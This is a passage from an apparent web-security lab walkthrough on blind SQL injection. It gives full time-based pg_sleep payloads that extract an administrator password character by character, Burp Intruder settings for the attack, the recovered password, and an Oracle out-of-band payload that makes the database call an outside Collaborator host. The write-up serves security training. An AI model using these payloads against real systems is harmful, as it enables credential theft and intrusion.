
7) Automate character extraction with Burp Intruder (positions for the character index and payloads a-z0-9):
1
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
8) The logic: make the app sleep 10 seconds when the guessed character is correct, and sleep 0 seconds otherwise:
1
'; SELECT CASE WHEN (SUBSTRING(password,1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users WHERE username='administrator'--
9) Run this attack via Burp Intruder with a few important settings:
a) Send the request to Intruder with the payload from step 8: 
b) Mark the guessed character (a) as the payload position: 
c) Add payloads covering a–z and 0–9: 
d) Time-based attacks need requests sent one at a time — go to the resource pool and set max concurrent requests to 1: 
10) Start the attack — the correct character is the one whose response takes ~10000ms:

11) This confirms the first character is 4. Change the target index to 2 and repeat: 
12) Start the attack again — for position 2 the correct character is f: 
Repeat this process for all 20 positions to get the full password:
1
4fg8r74xh6k7ub7gjmdw

13) Log in with administrator / 4fg8r74xh6k7ub7gjmdw → SOLVED.
LAB 16 — Blind SQL Injection with Out-of-Band Interaction
Level:
PRACTITIONER
Analysis
| Vulnerability | Fully blind SQLi (no response difference, no timing signal, no visible error) |
| Goal | confirm the vulnerability via an out-of-band channel |
| Key Concept | Force the database to make a DNS/HTTP request to Burp Collaborator, proving the injection executes even when nothing changes in the HTTP response. |
Steps
1) Go to Burp → Collaborator client → copy the unique Collaborator domain.


2) Intercept the TrackingId request.
3) Use an OOB payload adapted from the SQLi cheat sheet (Oracle, via XXE-style external entity in EXTRACTVALUE):
1
' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://<COLLABORATOR-ID>.oastify.com"> %remote;]>'),'/l') FROM dual--
